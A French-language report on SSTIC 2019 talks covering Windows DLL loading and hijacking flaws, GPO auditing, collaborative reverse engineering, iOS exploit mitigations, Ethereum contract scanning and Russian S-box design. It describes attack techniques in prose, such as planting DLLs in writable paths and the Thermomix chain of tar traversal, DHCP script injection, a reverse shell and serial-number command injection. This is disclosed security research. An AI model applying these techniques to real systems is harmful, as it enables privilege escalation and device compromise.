DLL shell game and other misdirections

Lucas Georges

Slides

https://www.sstic.org/2019/presentation/dll_shell_game_and_other_misdirections/

Lucas Georges, consultant chez Synacktiv à Rennes, est revenu au travers de cette présentation sur les dépendances binaires sous Windows et sur les mécanismes liés au chargement de ces dépendances.

Le conférencier a dans un premier temps présenté ce que sont les DLL (Dynamic Link Library). Ces dépendances sur Windows permettent l'intégration de code au sein de la mémoire d'un programme dynamiquement.

Néanmoins, l'aspect modulaire offert par l'utilisation de ces DLL implique la création de schémas d'interdépendance parfois complexes. Dès lors, il n'est pas rare lors de l'exécution d'un programme d'observer des messages d'erreur liés à un problème de chargement d'une ou plusieurs DLL. De ce constat, le conférencier est revenu sur les méthodes d'investigation sur les chargements des DLL et leur utilisation au sein d'un exécutable donné.

L'une des méthodes consiste à utiliser l'outil Windows « WinDbg » afin de s'attacher au programme en question et de poser des points d'arrêt sur chaque chargement des DLL.

Bien que cette méthode fonctionne, elle reste néanmoins manuelle et chronophage.

Une alternative proposée par le conférencier consiste à utiliser l'outil « Dependency Walker » développé par un développeur Microsoft. Via cette interface graphique, il est alors possible d'investiguer sur les dépendances d'un module Windows que ce soit un « .exe » ou un « .dll ». Cependant, cet outil développé il y a plus de 20 ans ne fonctionne pas sous les nouvelles versions de Windows. En effet, des évolutions ont eu lieu concernant les composants Windows liés au chargement des DLL (« Loader NT »).

Ces évolutions n'ont pas été prises en compte sur cet outil et celui-ci n'est plus maintenu.
De ce fait, l'auteur a développé un outil intitulé « Dependencies » dédié à l'investigation des dépendances d'un module Windows, de la même manière que le faisait « Dependency Walker ». Le conférencier a pu réaliser une démonstration de cet outil sur les programmes « notepad » et « Chrome ». Ainsi, l'interface graphique permet de mettre en évidence les chemins vers les différentes DLL chargées par ces programmes.

Par la suite, l'auteur a présenté les mécanismes de redirections des DLL sur Windows. L'objectif de ces mécanismes est de répondre aux problématiques d'incompatibilité entre DLL partagées (« DLL Hell »).

- **API Set** : Le noyau Windows ayant pour vocation à être utilisé sur les différentes plateformes Microsoft (XBOX, serveur, smartphone, etc.), un mécanisme de table de correspondance virtuelle a été implémenté. Ce schéma de nommage est injecté au sein de l'ensemble des processus et permet de rediriger le chargement d'une DLL en se basant sur une correspondance par nom générique de DLL.


- **WinSxS** : L'objectif permet de répondre aux problématiques du besoin de différentes versions d'une DLL en fonction du programme. Ce mécanisme fonctionne en insérant un Manifest au sein d'un programme permettant ainsi de spécifier quelle version de DLL il est en mesure de supporter. Ce Manifest est inséré directement au sein du PE.

- **KnownDLLs** : Afin d'accélérer le démarrage d'un processus, une phase de préchargement permet de charger une liste de DLL communément utilisées par tous les processus. Cette liste est stockée au sein d'une entrée de la base de registre et est chargée au démarrage du système.

- **System32 folder redirection** : lors de l'utilisation d'un binaire compilé en 32 bits, une redirection est effectuée afin de forcer le chargement de DLL compatible au sein du dossier SysWow64.

Pour finir, le conférencier a mis en évidence deux vulnérabilités liées à l'usurpation de DLL sur un système menant à une élévation de privilège.

La première de ces deux vulnérabilités a été identifiée via l'utilitaire « ProcMon », présente au sein des « sysinternals » de Windows, et impacte un produit Asus. En effet, l'auteur a pu identifier le chargement d'une DLL non présente sur le système. Le répertoire ciblé étant accessible en écriture, il est possible de positionner sa DLL malveillante. De plus, l'exécution de ce programme est réalisée avec des privilèges administrateur via une tâche planifiée. Ainsi, un utilisateur est en mesure d'exécuter du code arbitraire afin d'élever ses privilèges sur le système.



La seconde vulnérabilité quant à elle, impactait une tâche d'auto-update du navigateur Opera, exécutée en tant qu'administrateur. Celle-ci exécute un programme d'installation dans le dossier « C:\Windows\Temp » accessible en écriture à tous. L'auteur a pu observer une tentative en premier lieu de chargement d'une DLL via le dossier courant en « .local ». Ce dossier n'étant pas présent, le processus de chargement des DLL récupère la bibliothèque au sein d'un autre dossier légitime. Un attaquant est alors en mesure de créer le dossier manquant et d'y insérer une DLL malveillante afin d'élever ses privilèges sur le système.

L'audit des GPO
Aurélien Bordes


Présentation vidéo
ttps://www.sstic.org/2019/presentation/audit-gpo/

Slides
https://www.sstic.org/media/SSTIC2019/SSTIC-actes/audit-gpo/SSTIC2019-Article-audit-gpo-bordes.pdf

Aurélien BORDES, ingénieur spécialisé dans la sécurité des systèmes d'information, a présenté cette année deux outils liés à l'audit des GPO (Group Policy Object).

Cette conférence s'est effectuée en deux temps : d'abord, un retour assez complet sur le fonctionnement des GPO, leurs différents attributs, leur emplacement, etc. Puis il a présenté deux outils : gpocheck et gpo2sql, qui permettent respectivement de détecter les problèmes de configuration liés aux GPO et de faciliter leur analyse en important tous les paramètres dans une base SQL.

Sur de vastes environnements avec un domaine Active Directory contenant plusieurs milliers de GPO, les outils abordés permettent de faciliter grandement l'audit de configuration des GPO. Aurélien BORDES aborde de nombreux points sur le fonctionnement des GPO.



Tout d'abord, les GPO correspondent à une collection de paramètres de configuration qui s'applique soit à des ordinateurs soit à des utilisateurs. Elles sont distribuées via un domaine Active Directory.


Il en existe deux types :

- **Les GPO de domaine**, récupérables au moyen d'une requête LDAP ;
- **Les GPO locales** qui permettent d'appliquer des paramètres pour un système hors domaine ou un compte local. Leur configuration est stockée au sein d'un fichier gpt.ini.

Plusieurs éléments sont décrits :

- **Les paramètres des GPO** peuvent être stockés soit dans l'annuaire AD, où elles prennent la forme d'objets avec des classes particulières, soit dans des fichiers, avec un répertoire dédié au stockage des paramètres d'une GPO. Ces répertoires se situent au sein du répertoire SYSVOL (répertoire que chaque contrôleur de domaine partage).
- **Les machines ou utilisateurs** sur lesquels les GPO s'appliquent sont définis dans deux attributs gPLink et gPOptions.
- **Le service GPSvc** met en oeuvre l'application des GPO côté client.
- **Les CSE** (Client Side Extension) sont des bibliothèques dynamiques qui permettent d'appliquer un type de paramètre particulier.
- **Le filtrage WMI** permet d'affiner l'application des GPO en fonction de plusieurs filtres qui peuvent être la version du système ou encore une lettre contenue dans le nom du système ciblé.
- Par ailleurs, plusieurs clés dans le registre et maintenues par le moteur GPO permettent de garder un état de l'application des GPO.

D'autres mécanismes sont abordés comme la version des GPO, la journalisation, leur mise en cache, ainsi que la sécurité des échanges.



Lorsque l'on veut auditer la sécurité des GPO, on peut s'intéresser en premier lieu aux droits d'accès, notamment les droits d'accès des répertoires GPO où sont enregistrés les fichiers contenant les paramètres de configuration.
L'outil GPOCheck permet de vérifier les droits d'un répertoire SYSVOL en vérifiant plusieurs points de contrôle. L'idée est de s'assurer qu'il ne soit pas possible de modifier une GPO directement via l'édition d'un fichier.

D'autres aspects rendent très complexe l'analyse des paramètres définis par une GPO. En effet, les paramètres sont stockés sous des formes différentes : fichier texte, fichier CSV, fichier binaire, fichier texte à section, fichier XML, etc.

Il est possible d'exporter ces éléments via gpresult au format HTML ou XML. Cependant, pour simplifier et automatiser l'analyse des paramètres GPO via des requêtes SQL, l'outil gpo2sql permet de convertir les fichiers XML en tables SQL.
Globalement, ces deux outils vont permettre de faciliter le contrôle des GPO, qui joue un rôle significatif dans la sécurité des environnements Active Directory.

IDArling, plateforme de rencontre pour reverseur

Alexandre Adamski, Joffrey Guilbon

Slides
https://www.sstic.org/2019/presentation/idarling_la_premiere_plateforme_de_rencontre_entre_reversers/

Lors de la conférence Recon 2016, un outil collaboratif de Reverse Engineering pour IDA appelé Sol[IDA]rity avait été présenté. Cependant, l'outil est resté indisponible au public. Alexandre Adamski et Joffrey Guilbon ont donc décidé de développer leur propre outil, IDArling. Ils présentent dans cette conférence les différents choix qu'ils ont pris, les fonctionnalités mises en place, ainsi que les difficultés rencontrées.

IDArling correspond à un plug-in de reverse collaboratif pour IDA pro (un désassembleur et un debuger) et Hex Rays (un decompiler). L'idée est de connecter plusieurs instances d'IDA et de permettre à plusieurs personnes de collaborer avec une synchronisation en temps réel des changements réalisés entre les utilisateurs (changement de types, de structures, etc.)

Les auteurs ont pu implémenter les fonctionnalités suivantes sur leur outil :

- IDArling peut s'exécuter soit à partir d'un serveur dédié via un script Python externe, soit directement dans l'interface d'IDA.
- Il n'est pas nécessaire d'avoir de dépendance externe, l'installation peut se faire directement via un glisser-déposer dans le dossier plug-ins ou via IdaPython, et pour installer le serveur, uniquement PyQt5 pour Python3 est nécessaire.
- Chaque utilisateur est identifié via un curseur de couleur.
- Deux fonctionnalités intéressantes permettent également de proposer à un utilisateur de visualiser une zone de code et de suivre sur son écran les différentes actions réalisées.

Au niveau des difficultés rencontrées, lorsque l'on charge un binaire à analyser, une archive .idb est créée. Or il n'y a pas d'API pour charger une IDB dans IDA. Les auteurs ont donc dû combiner deux fonctionnalités, la fonctionnalité d'initialisation et de terminaison d'une base de données, ainsi que la fonctionnalité de snapshot pour pouvoir restaurer un IDB.
Deuxième difficulté rencontrée : colorer une fonction. Utiliser l'attribut color de Python va colorer toute la fonction désassemblée, ce qui n'est pas le but recherché. Là encore, n'étant pas proposés par IDA, les auteurs ont utilisé Qt et ajouté un proxy.
Enfin, un bug dans IdaPython provoque le fait que les bindings Python sont soit cassés, soit inexistants.

Thermomix : all your recipes are belong to us

Jean-Michel Besnard (@jmbesnard_maz)

Présentation vidéo
https://www.sstic.org/2019/presentation/rumps_2019/

Jean-Michel Besnard, consultant au cabinet Mazars, nous a présenté son étude sur la sécurité apportée à la gestion des recettes au sein du robot de cuisine Thermomix. Cette présentation, bien qu'au format Rump, était initialement prévue pour être présentée sous un format de 15 min. C'est sur un fond d'humour que l'auteur nous a parlé de la technique qu'il a employée pour réussir à modifier le contenu d'une recette malgré les protections en place.

Le Thermomix est basé sur un système Linux. Les recettes sont stockées au sein de petites capsules qui sont fournies par le fabricant. En démontant cette capsule, l'orateur a découvert qu'il s'agissait d'un flash drive UDP dont le contenu est chiffré.

L'étude a ensuite porté sur le système d'exploitation mis à disposition par le fabricant au format CD. Cela lui a permis de découvrir un système de chiffrement AES dont les clés ont été enlevées de la version envoyée au public.

Une fois ces deux points d'entrée étudiés, la dernière possibilité a été d'utiliser les modules de recette possédant une antenne WIFI. Son analyse a révélé que les communications étaient chiffrées via HTTPS et l'identité du serveur était vérifiée grâce à son certificat, mais également des requêtes OCSP. Ces protections rendaient impossible toute interception SSL/TLS.

Cette étape logicielle effectuée, l'équipement a à son tour été démonté et s'est avéré ne pas être chiffré. Il contenait deux partitions, une avec des fichiers, et la seconde avec une archive tar du contenu de la première. La modification du contenu des fichiers entraîne la restauration de cette partition depuis l'archive lorsque la capsule est rebranchée au Thermomix.

Cela a permis au chercheur de déterminer que la fonction tar était appelée avec une archive contrôlée par un attaquant. En recherchant des vulnérabilités au sein de la version de tar encapsulé dans Busybox, une vulnérabilité datant de 2011 a été identifiée CVE-2011-5325 (https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-5325).

Cependant, la description de la CVE affirme que cette vulnérabilité a été corrigée au sein de la version 1.22, or la version présente dans le Thermomix est la 1.23. C'est en effectuant des recherches au sein du code source de la version de tar de Busybox que le chercheur a découvert des commentaires laissant entendre que la vulnérabilité était toujours présente (https://git.busybox.net/busybox/tree/archival/tar.c?h=1_19_stable).

Après avoir effectué des tests, il s'est avéré qu'elle est présente jusqu'à la version 1.28. La vulnérabilité était donc toujours présente, cependant, seulement les répertoires /tmp, /var et /etc n'étaient pas en lecture seule, mais ne persistait pas après un redémarrage. De plus, très peu d'outils étaient présents dans la version de busybox. La vulnérabilité affectant tar a été utilisée afin d'écraser le fichier de configuration du client DHCP. Le fichier a été écrasé par sa valeur originale où a été ajoutée une déclaration de type « script » afin de pouvoir exécuter un script Shell.

Le déroulement de l'exploitation était donc le suivant :

- Une exploitation de la vulnérabilité affectant tar pour copier des fichiers arbitraires sur le système.
- Dépôt d'un script Shell dans /etc
- Ecrasement du fichier dhcp.conf
- Deux exécutions du script Shell via DHCP
- Lancement d'un reverse Shell en utilisant tcpsvd

Ce scénario permet de se connecter à l'appareil au travers d'un Shell. Une fois cet accès récupéré, un backup du système de fichier a été réalisé afin de pouvoir le parcourir plus aisément en local. À partir de cette sauvegarde, un grep à la recherche d'un appel à « losetup » a permis de trouver une référence ainsi que la clé de chiffrement utilisée lors de l'appel à losetup. Malgré tout, cette clé n'était pas celle utilisée pour déchiffrer l'équipement contenant les recettes.

En regardant le fonctionnement du chiffrement implémenté dans le système il s'est avéré que le driver DCP était modifié. Ce dernier utilise une première clé (celle trouvée dans le système de fichier) qu'il compare à une valeur dans le driver pour ensuite déchiffrer l'équipement à l'aide d'une autre clé. Mr Besnard a donc réalisé un dump du noyau afin de récupérer la mémoire du driver DCP. De cette manière, il a effectué une recherche de la clé déjà connue au sein de la mémoire afin de trouver la deuxième proche en mémoire.
Cette technique a porté ses fruits, car elle lui a permis de récupérer la deuxième clé et ainsi de pouvoir déchiffrer le périphérique de stockage.

Ce n'est pourtant pas la dernière étape nécessaire, car tous les fichiers SQLite contenant les recettes sont signés. La signature étant basée sur une clé privée non présente dans l'appareil, forger une signature valide n'était pas envisageable. C'est au niveau de la vérification de la signature qu'un élément a permis de contourner cette sécurité.

En effet, la signature est considérée comme valide lorsque checksig retourne la valeur 0, et invalide autrement. Comme l'appel à checksig est réalisé avec en argument le fichier, le numéro de série de l'appareil et le fichier de signature de référence, une possibilité était de forcer un retour de la valeur 0 au travers d'une injection de commande.

Pour se faire le chercheur a utilisé un Raspberry Zero afin de simuler un flash drive. L'usage de cet outil a permis d'injecter du code dans le numéro de série de l'appareil et ainsi de contourner la vérification des signatures.
Ces vulnérabilités ont toutes été rapportées au fabricant qui les a corrigées et a accepté la publication de cette présentation.


WEN ETA JB? A 2 million dollars problem

Eloi Benoist-Vanderbeken, Fabien Perigaud

Présentation vidéo
https://www.sstic.org/2019/presentation/WEN_ETA_JB/

Slides
https://www.sstic.org/media/SSTIC2019/SSTIC-actes/WEN_ETA_JB/SSTIC2019-Slides-WEN_ETA_JB-benoist-vanderbeken_perigaud.pdf

Le constat de base est que Zerodium paie jusqu'à deux millions de dollars pour une prise de contrôle à distance complète d'un appareil iOS. La question est de savoir si cela est mérité.



Actuellement, Apple ajoute toujours de plus en plus de sécurité physique et software à ses appareils. Les deux chercheurs de Synacktiv nous ont proposé un scénario d'attaque complet portant sur un équipement. L'idée étant de présenter les protections qu'Apple a développées pour contrer chacune des attaques présentées.

La première étape était la prise de contrôle de l'équipement via une vulnérabilité au sein du navigateur Safari qui est celui par défaut. Elle a été présentée par Fabien Perigaud.

La méthodologie qui nous est présentée est de débuter par la recherche de primitives d'écriture et de lecture au sein du processus du navigateur. Pour ce faire, ils proposent de corrompre un objet JavaScript de type tableau. Ces derniers contenant une taille de 32 bits et un pointeur pointant vers un espace de stockage sur le tas. En théorie, la compromission de ce tableau permettrait de modifier l'adresse pointée en mémoire et d'avoir un accès en lecture et en écriture partout dans la mémoire.

C'est dans le but de contrer ce type d'attaque que le mécanisme Gigacage a été ajouté. Cette protection datant de 2018 permet de stocker les objets jugés dangereux dans un buffer de 32Gb. Ainsi la taille du tableau étant stockée sur 32 bits ne peut pas dépasser les 32Gb alloués. De plus, lors d'un accès à la zone mémoire pointé par le tableau, un masque est appliqué au pointeur afin de s'assurer qu'il pointe toujours dans la Gigacage. Cela empêche de modifier directement le pointeur vers lequel pointe le tableau afin de sortir de cet espace.

Dans le cas où un attaquant réussit à contourner la Gigacage afin d'obtenir ces primitives, l'étape suivante consiste à les utiliser pour exécuter du code.

Les deux employés de Synacktiv nous ont ensuite présenté comment les moteurs de code JavaScript moderne utilisent la technique du Jit (Just In Time) sur le code utilisé régulièrement afin de compiler le JavaScript en code natif et de gagner en performance. Historiquement, l'espace où le code est compilé était en RWX (read, write, execute). Il était donc envisageable de créer une fonction JavaScript puis de l'appeler un grand nombre de fois afin que le mécanisme de JIT lui soit appliqué. Une fois l'espace alloué dans l'espace RWX, on pouvait l'écraser avec notre Shellcode. Cette action est toujours possible sur macOS, mais plus sur iOS.


« Le constat de base est que Zerodium paie jusqu'à deux millions de dollars pour une prise de contrôle à distance complète d'un appareil iOS. La question est de savoir si cela est mérité. »

À présent sous iOS, les processus n'ont plus le droit de réaliser des allocations de pages mémoire en RWX excepté Safari. De plus, l'espace de JIT est divisé en deux espaces. Le premier est en RX et le seconde en RW. Ce dernier est alloué à une adresse mémoire aléatoire. C'est une fonction propre au mécanisme de JIT qui est utilisée pour écrire dans la zone Read et Write, et qui va ensuite la marquer en « execute only ». Cela nous empêche donc de pouvoir aller y écraser notre Shellcode a posteriori. De plus, l'adresse de cet espace mémoire n'est connue que par la fonction en charge d'effectuer la copie. Cette dernière étant en « execute only », on ne peut pas y lire l'adresse de la zone allouée. L'usage d'une ROP Chain faisant appel à cette fonction pour écrire notre payload est nécessaire.

Les versions plus récentes d'appareils iOS possèdent la nouvelle protection au niveau des registres de la puce A11 appelée S3_4_c15_c2_7. L'état de ce registre permet de définir le statut de la zone mémoire. Avant chaque écriture de code JIT, le statut de ce registre est modifié à l'aide d'une fonction

qui n'est pas exportée et est inlinée à l'intérieur de toutes les fonctions faisant usage du JIT. Cela a pour conséquence de grandement compliquer l'usage du ROP. Afin d'y avoir recours, il faudrait réaliser un JUMP au milieu d'une fonction et ainsi devoir exécuter de nombreuses instructions avant la fin du gadget.

L'étude présente ensuite la protection ajoutée avec les appareils Iphone XS et XR qui possèdent encore un autre mécanisme de sécurité propre aux puces A12. Ce dernier n'est autre que PAC (Pointer Authentication Code) qui a été introduit avec la norme ARMv8.3. Ce dernier permet de signer cryptographiquement les pointeurs jugés dangereux, à l'aide de cinq clés cryptographiques distinctes en fonction du type de pointeur. Cette signature étant basée sur le pointeur et son contexte, elle permet d'obtenir une signature différente pour un même pointeur dans deux contextes distincts. Pour ce qui est de son stockage, les pointeurs sont actuellement stockés sur 39 bits avec un bit supplémentaire pour définir s'il s'agit d'un pointeur Userland ou Kernelland. Cela permet d'utiliser les bits restants pour signer le pointeur. La présentation nous a permis de remarquer que seulement 16 bits étaient utilisés pour signer les pointeurs en Userland alors que la totalité des 24 bits restants est utilisée pour signer un pointeur en Kernelland.



Cela a pour conséquence d'empêcher les attaques de type ROP. Seule une attaque portant sur les mécanismes de vérification et de signature permet dans certains cas très précis de contourner cette protection. À noter qu'actuellement PAC ne protège que les pointeurs d'instruction.
La seconde partie de la présentation a été présentée par Éloi Benoist-Vanderbeken et portait sur l'élévation de privilèges. Le postulat envisagé est la capacité à exécuter du code dans le navigateur Safari. Cette étape s'est donc focalisée sur les possibilités d'échappement de la sandbox iOS.

Dans un premier temps, l'orateur nous a présenté les protections qu'apporte cette sandbox. Cette dernière est une extension du noyau basé sur le framework MACF qui provient de TrustedBSD. Avant chaque exécution de code jugée dangereuse, le processus va faire appel à la sandbox afin de savoir s'il a le droit de communiquer avec un autre processus ou daemon.

Le second point, présenté comme ajoutant une difficulté à l'élévation de privilèges, est la signature de code. Cette dernière est nécessaire avant toute exécution de code sous iOS. Cette signature permet entre autres d'obtenir des autorisations qui seront fournies à la sandbox lors des demandes d'autorisation.

La vérification de la signature est réalisée par un autre module kernel dénommé AMFI. Ce dernier agit différemment en fonction du type de binaire qu'il traite. Si ce dernier est fourni par Apple, il vérifie le hash qui est directement stocké dans le kernel. Autrement, le binaire est signé par une chaîne de confiance de certificat et la vérification est réalisée par un démon en Userland. Comme l'orateur l'a souligné, cette dernière implique un bien plus grand nombre de vérifications avec notamment la gestion de l'expiration de certificats au travers des CRL. Ce démon (AMFId) était jugé comme de confiance par le kernel jusqu'à iOS 12 et sa compromission permettait d'exécuter du code sans avoir à le signer. Depuis, une nouvelle extension kernel, nommée CoreTrust, est chargée de vérifier l'intégrité de la chaîne de vérification côté Userland.

Une fois ces deux protections présentées, Éloi Benoist-Vanderbeken nous a présenté les protections propres aux daemon userland.

Premièrement, les Platform Binaries (PB) et les restrictions qu'il applique aux daemons, qui les empêchent de charger des bibliothèques qui ne sont pas Platform Binaries.
Un point d'attention a été apporté au fait qu'actuellement, seulement les applications fournies par Apple peuvent utiliser les instructions liées à PAC présenté au début de cette séance.

En dehors des daemon Userland, les deux autres cibles ayant été présentées sont directement le noyau ainsi que ses extensions. Ces deux cibles permettent, en cas de compromission, d'exécuter du code avec des privilèges élevés.
Dans ce cadre, nous avons vu qu'en plus de contrôler le cloisonnement entre les processus, la sandbox a également pour rôle de restreindre les droits d'accès à l'API du kernel. De cette manière, les accès aux syscall, et entre autres à la manipulation de fichier, la gestion d'IOCTL et de socket, sont limités.

D'autres protections qui ont été présentées ont été ajoutées avec les processeurs A10. Ces dernières appelées RoRgn et KTRR consistent à marquer des pages physiques de la mémoire comme étant en lecture seule ou bien en exécution uniquement depuis le niveau noyau.
La dernière protection présentée est PPL/APRR ajouté avec les puces A12. Elle permet de définir des pages comme étant accessible en écriture uniquement si certains registres contiennent une valeur prédéfinie. Bien que la manipulation de ces registres permette de contourner cette restriction, elle nécessite elle-même d'exécuter du code.
Pour conclure, Éloi Benoist-Vanderbeken et Fabien Perigaud nous ont très clairement présenté quelques protections mises en place par Apple aux files des mises à jour de ses OS et de ses composants. Nous avons pu percevoir l'importance que la firme donne à ces protections et la manière dont elles entravent les différents scénarios d'exploitation.

Ethereum: chasse aux contrats intelligents vulnérables

Korantin Auguste

Slides

https://www.sstic.org/media/SSTIC2019/SSTIC-actes/ethereum_chasse_aux_contrats_intelligents_vulnerab/SSTIC2019-Slides-ethereum_chasse_aux_contrats_intelligents_vulnerables-auguste.pdf

Korantin Auguste, développeur en Freelance passionné par la sécurité informatique, a présenté au cours de cette conférence ses travaux relatifs à la Blockchain Ethereum.

Dans un premier temps, le conférencier est revenu sur le fonctionnement d'Ethereum. Ainsi, les fondamentaux du concept des chaînes de blocs (« Blockchain ») ont pu être explicités. Ce principe consiste à mettre à disposition un registre distribué avec pour seule possibilité d'écrire dessus. La création de chacun des blocs, composant la chaîne, peut être réalisée par des « mineurs ». Cette action de création de blocs requiert néanmoins un travail de calcul qui est rémunéré au travers des frais appliqués à chacune des transactions.

Par la suite, Korantin Auguste a pu présenter deux cryptomonnaies basées sur ce concept de chaîne de bloc : Bitcoin et Ethereum. La principale évolution apportée par Ethereum, par rapport à Bitcoin, réside dans la présence de « contrats intelligents ». Cette évolution permet d'interagir et d'exécuter des programmes présents sur la machine virtuelle d'Ethereum (EVM). En effet, Ethereum propose de réaliser des transactions d'Ether (ETH) entre deux utilisateurs, mais également de faire appel à des contrats intelligents afin de réaliser des tâches plus complexes. Par exemple, un appel à un contrat intelligent pourrait permettre de déterminer si un utilisateur donné est solvable ou non.

Les interactions avec ces contrats intelligents sont notamment dues à la possibilité de transmettre des données au sein d'une transaction et non uniquement une somme d'argent. Ces données permettent ainsi d'appeler certaines fonctions d'un contrat intelligent, avec des paramètres ou non, dans le but d'en exécuter le code correspondant (ex. « isSolvable(Alice) »). Par ailleurs, ces contrats intelligents sont développés en langage « Solidity ». Ce dernier sera par la suite compilé en code machine afin d'être exécuté par la machine virtuelle Ethereum.

Le conférencier est ensuite revenu sur trois études de cas, dont un relatif à un contrat intelligent nommé « Decentralized Autonomous Organisation » (DAO). Ce dernier permet d'interagir avec un fonds d'investissement contrôlé par un programme. Néanmoins, ce contrat intelligent s'est avéré vulnérable à une faille de sécurité de type « récursivité réentrante ». Son exploitation a permis à un attaquant de dérober plus de 100 millions d'euros liés à ce contrat intelligent vulnérable.

De ses recherches sur Ethereum, Korantin Auguste a développé l'outil « Pakala ». Cet outil open source présent sur GitHub, permet de rechercher des contrats vulnérables. Plus précisément, l'outil consiste à vérifier s'il est possible avec un contrat donné de recevoir plus d'argent que ce qui a été envoyé.

« Son exploitation a permis à un attaquant de dérober plus de 100 millions d'euros liés à ce contrat intelligent vulnérable. »

Via cet outil, le conférencier a réalisé un scan de l'ensemble des contrats liés à des sommes d'argent considérées comme « non négligeables ». De ce scan, ont notamment pu être trouvés des contrats intelligents « Honeypots ». Ces contrats intelligents semblent être vulnérables. Pour exploiter la vulnérabilité, il est néanmoins nécessaire d'envoyer de l'argent. Une fois l'argent envoyé, l'attaquant se rend compte d'une subtilité dans le code faisant que la vulnérabilité n'est pas exploitable et que son argent est par conséquent perdu.

Par ailleurs, ces scans avec l'outil « Palaka » ont notamment permis d'identifier de nombreux contrats buggés, avec « peu d'argent », ayant déjà été vidés par des attaquants, ainsi que de faux positifs.

Russian Style (Lack of) Randomness

Xavier Bonnetain

Slides

https://www.sstic.org/media/SSTIC2019/SSTIC-actes/RussianStyleRandomness/SSTIC2019-Slides-RussianStyleRandomness-perrin_bonnetain.pdf

Xavier Bonnetain, chercheur à l'INRIA, est venu présenter les générateurs d'aléas, et plus précisément la conception de deux algorithmes russes.

Il est tout d'abord revenu sur la standardisation en cryptographie.
La standardisation devrait se fait en 3 étapes, la première consiste en une phase de Design, qui est suivie d'une analyse publique et qui se termine par son déploiement. Ces trois étapes sont réalisées par différents acteurs et permettent d'avoir confiance en l'algorithme créé. Malheureusement, on rencontre certaines fois des standardisations sans publication où les deux premières étapes sont ignorées afin de pouvoir passer en force l'algorithme.

C'est dans ce deuxième cas de figure qu'il est venu nous présenter le design de deux algorithmes russes : Kuznyechick et Streebog. Tous les deux sont entrés dans le standard russe (en 2012 pour Streebog et en 2015 pour Kuznyechik). Streebog est également entré dans le standard ISO en 2018.

Kuznyechik est un réseau de substitution-permutation utilisant une architecture standard (similaire à AES) comportant 3 étapes :
- La diffusion, permettant que les valeurs de sorties soient dépendantes des valeurs d'entrées ;
- La confusion, signifiant que la relation entre l'entrée et la sortie soit compliquée ;
- le Cadencement de clé, qui ajoute à chaque tour une clé dérivée de la clé maître.
La fonction de hachage Streebog présente un fonctionnement similaire.

Le chercheur s'est donc attardé sur la partie de confusion qui fait appel à une fonction appelée boite-S. Cette fonction est la même pour les deux algorithmes étudiés et correspond à un tableau de 256 valeurs.

Les concepteurs de cette fonction affirment que les nombres ont été tirés aléatoirement. Cependant, en janvier 2019, une décomposition finale de cette fonction voit le jour.
En effet, il se trouve que ces valeurs ne sont pas aléatoires, mais dépendent d'un logarithme. De plus, l'analyse du code C associé à cette fonction, beaucoup trop court pour obtenir une fonction aléatoire, confirme leurs craintes, car elle présente une structure.

En conclusion, Xavier Bonnetain met en garde sur ces deux algorithmes qui utilisent une structure délibérée et rappelle que ce n'est pas parce qu'un algorithme a été standardisé qu'il est forcément sûr.

Analyse de firmwares de points d'accès, rétro-ingénierie et élévation de privilèges

Victorien Molle, Romain Bellan et Florent Fourcot

Slides

